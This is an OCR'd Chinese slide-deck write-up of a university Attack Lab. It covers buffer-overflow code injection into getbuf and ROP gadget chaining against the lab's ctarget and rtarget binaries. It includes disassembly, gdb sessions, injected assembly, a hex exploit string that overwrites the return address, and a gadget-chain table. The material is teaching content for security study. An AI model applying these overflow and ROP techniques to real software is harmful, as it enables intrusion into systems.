Attacklab

徐圣涵

准备工作：磨刀不误砍柴工

- Writeup：
  - Understanding Buffer Overflow Bugs
  - Getting Files
    - README.txt: introduction
    - c/r/starget: phase1-3, phase4-5, phase6
    - **cookie.txt, farm.c, hex2raw: useful tools**

```
unix>  ./hex2raw < ctarget.12.txt | ./ctarget
```

    - **tips: getbuf(), gadget, phase1-6**
    - gdb
    - little endian

准备工作：
Memory layout与缓冲区溢出攻击

有多大?

如何利用getbuf()缓冲区溢出进行攻击?

栈随机化怎么处理?
可执行代码区域被限制?

我们将用到的攻击方式：

1. 代码注入：

利用getbuf()函数缓冲区过小的漏洞，输入大量信息，覆盖到调用者栈帧最下面的返回地址，跳转到我们需要的地址。

(P196/3.46)

2. ROP：

...利用以ret结尾的指令序列把栈中的返回地址更改成我们需要的指令序列，从而控制程序的执行流程。

```
0000000000401e70 <getbuf>:
  401e70: f3 0f 1e fa                endbr64
  401e74: 48 83 ec 28                sub    $0x28,%rsp
  401e78: 48 89 e7                   mov    %rsp,%rdi
  401e7b: e8 cd 03 00 00             call   40224d <Gets>
  401e80: b8 01 00 00 00             mov    $0x1,%eax
  401e85: 48 83 c4 28                add    $0x28,%rsp
  401e89: c3                         ret
```


Phase1: code-injection，小试牛刀

- 调用 <touch1>即成功：将<touch1>地址注入返回地址位置

```
0000000000401f3a <touch1>:
  401f3a: f3 0f 1e fa           endbr64
  401f3e: 50                    push   %rax
  401f3f: 58                    pop    %rax
  401f40: 48 83 ec 08           sub    $0x8,%rsp
  401f44: c7 05 ce 55 00 00 01  movl   $0x1,0x55ce(%rip)
  401f4b: 00 00 00
  401f4e: 48 8d 3d c1 23 00 00  lea    0x23c1(%rip),%rdi
  401f55: e8 56 f3 ff ff        call   4012b0 <puts@plt>
  401f5a: bf 01 00 00 00        mov    $0x1,%edi
  401f5f: e8 5b 05 00 00        call   4024bf <validate>
  401f64: bf 00 00 00 00        mov    $0x0,%edi
  401f69: e8 a2 f4 ff ff        call   401410 <exit@plt>
```

平平无奇的touch1

Phase1: code-injection，小试牛刀




```
u2200017404@icsdancer:~/target298$ ./hex2raw < ./key/l1.txt | ./ctarget
Cookie: 0x51adc4b8
Type string:
Touch1!: You called touch1()
Valid solution for level 1 with target ctarget
PASS: Sent exploit string to server to be validated.
NICE JOB!
```

Phase2：真正的code-injection

- 调用 <touch2>还不够，需要把cookie作为参数给phase2使用

```
401f84: 39 3d 9a 55 00 00      cmp    %edi,0x559a(%rip)        # 407524 <cookie>
401f8a: 74 2a                  je     401fb6 <touch2+0x48>
```


- 目标：在%rsp注入代码，功能为："将cookie放入%rip，再call touch2"

  运行%rsp处的上述代码

  任务：1. 将cookie存入%rdi

  2. 利用push+ret的方式模拟call

  3.将正常的返回地址设置成为注入代码的地址（%rsp）




```
1   movq    0x51adc4b8, %rdi
2   pushq   $0x401f6e
3   ret
```

编译再反汇编，获得16进制代码


```
target298 > dumped > cDumped.txt
943     401e64: 89 d0                   mov    %edx,%eax
944     401e66: 48 83 c4 38             add    $0x38,%rsp
945     401e6a: c3                      ret
946     401e6b: e8 c1 08 00 00          call   402731 <__stack
947
948   0000000000401e70 <getbuf>:
949     401e70: f3 0f 1e fa             endbr64
950     401e74: 48 83 ec 28             sub    $0x28,%rsp
951     401e78: 48 89 e7                mov    %rsp,%rdi
952     401e7b: e8 cd 03 00 00          call   40224d <Gets>

问题  输出  调试控制台  终端  端口

B+  0x401e70 <getbuf>               endbr64
    0x401e74 <getbuf+4>             sub    $0x28,%rsp
  > 0x401e78 <getbuf+8>             mov    %rsp,%rdi
    0x401e7b <getbuf+11>            call   0x40224d <Gets>
    0x401e80 <getbuf+16>            mov    $0x1,%eax
    0x401e85 <getbuf+21>            add    $0x28,%rsp
    0x401e89 <getbuf+25>            ret
    0x401e8a <getbuf_withcanary>    endbr64
    0x401e8e <getbuf_withcanary+4>  push   %rbp
    0x401e8f <getbuf_withcanary+5>  mov    %rsp,%rbp
    0x401e92 <getbuf_withcanary+8>  sub    $0x190,%rsp
    0x401e99 <getbuf_withcanary+15> mov    %fs:0x28,%rax

multi-thre Thread 0x7f99841047 In: getbuf
(gdb) si
(gdb) si
(gdb) p $rsp
$1 = (void *) 0x5561df38
(gdb)
```

```
1   48 c7 c7 b8 c4 ad 51 68
2   6e 1f 40 00 c3 00 00 00     #前两行为注入代码的反汇编
3   00 00 00 00 00 00 00 00
4   00 00 00 00 00 00 00 00
5   00 00 00 00 00 00 00 00     #前五行内容共占40字节，将栈帧填满
6   38 df 61 55 00 00 00 00     #将返回地址修改为%rsp地址
```




Phase3: code-injection，大差不离

- 要求调用<touch3>，并将cookie以字符形式传入（ASCII码）
- 总体思路与phase2几乎相同
- 栈帧中的字符串会被改写，应存放到“安全”的地方，利用test函数的栈帧就很合适

Phase4: ROP，从哪里偷来代码?

- 调用 <touch4>，传入cookie即成功
- 设置了栈随机化，无法延续之前的思路调用代码
- 为了实现攻击，我们要在已经给定的代码中找到特定的指令序列，这些序列以ret结尾，我们把这些命令叫做gadget



从farm中“偷来”gadget
拼凑成我们需要的指令序列

- writeup提示我们可以使用pop指令。也就是说，我们可以把cookie值放到栈中合适的位置，之后调用pop指令，将值弹入%rdi中。
- farm中没有直接pop %rdi的gadget

  但可以找到pop %rax与将%rax的数据移动到%rdi的gadget

```
00000000004021f6 <getval_283>:
  4021f6: f3 0f 1e fa          endbr64
  4021fa: b8 14 48 89 c7       mov    $0xc7894814,%eax
  4021ff: c3                   ret
```

```
00000000004021d5 <addval_450>:
  4021d5: f3 0f 1e fa          endbr64
  4021d9: 8d 87 58 90 c3 7f    lea    0x7fc39058(%rdi),%eax
  4021df: c3                   ret
```

我们需要的代码片段均可以通过查表获得，之后在rtarget中搜索，挑选出符合要求的gadget（以c3结尾）即可

Phase5: ROP，曲折前进

- 调用 <touch5>，传入字符形式的cookie即成功
- 开启了栈随机化，所以不能直接把代码插入到绝对地址，必须找一个基准，我们选择找%rsp。
- touch3会开辟一个很大的buffsize，若把数据插到touch3下面的栈空间，有关内存之后基本就会被重写，所以要将cookie存在touch3的更高地址处。为此要在%rsp上加一个bias才可以，即字符串首的地址是%rsp + bias。
- Gadgets中没有发现寄存器与立即数的加法指令，因此要将bias存于某寄存器中再进行加法操作。

```
cookie: 35 31 61 64 63 34 62 38

1. 获取rsp的地址(地址基准)经过rax间接放于rdi中
2. 将cookie通过rdi+rsi(bias)的形式放到rax
3. 把rax传到rdi
4. 调用touch3

即需要:
movq    %rsp, %rax          48 89 e0        40 22 3b
movq    %rax, %rdi          48 89 c7        40 21 b1
popq    %rax                58              40 21 ba
0x48                        48              
movl    %eax, %ecx          89 c1           40 22 45
movl    %ecx, %edx          89 d1           40 22 ed
movl    %edx, %esi          89 d6           40 23 4d
lea     (%rdi,%rsi,1), %rax (add_xy)        40 22 0e
movq    %rax, %rdi          48 89 c7        40 21 b1
touch3                                      40 1f e3
cookie\0
```

受到phase4启发，我们知道gadget不一定可以为我们直接使用，我们可能需要找到一条比较复杂的通路实现我们的目的

想要实现%rsp+bias的加法运算，我们必须借助可实现%rdi+%rsi的gadget，为此我们要将%rsp放入%rdi，再将立即数bias放入%esi，实现加法。

找通路的过程有些麻烦，运气好的话解决起来会快很多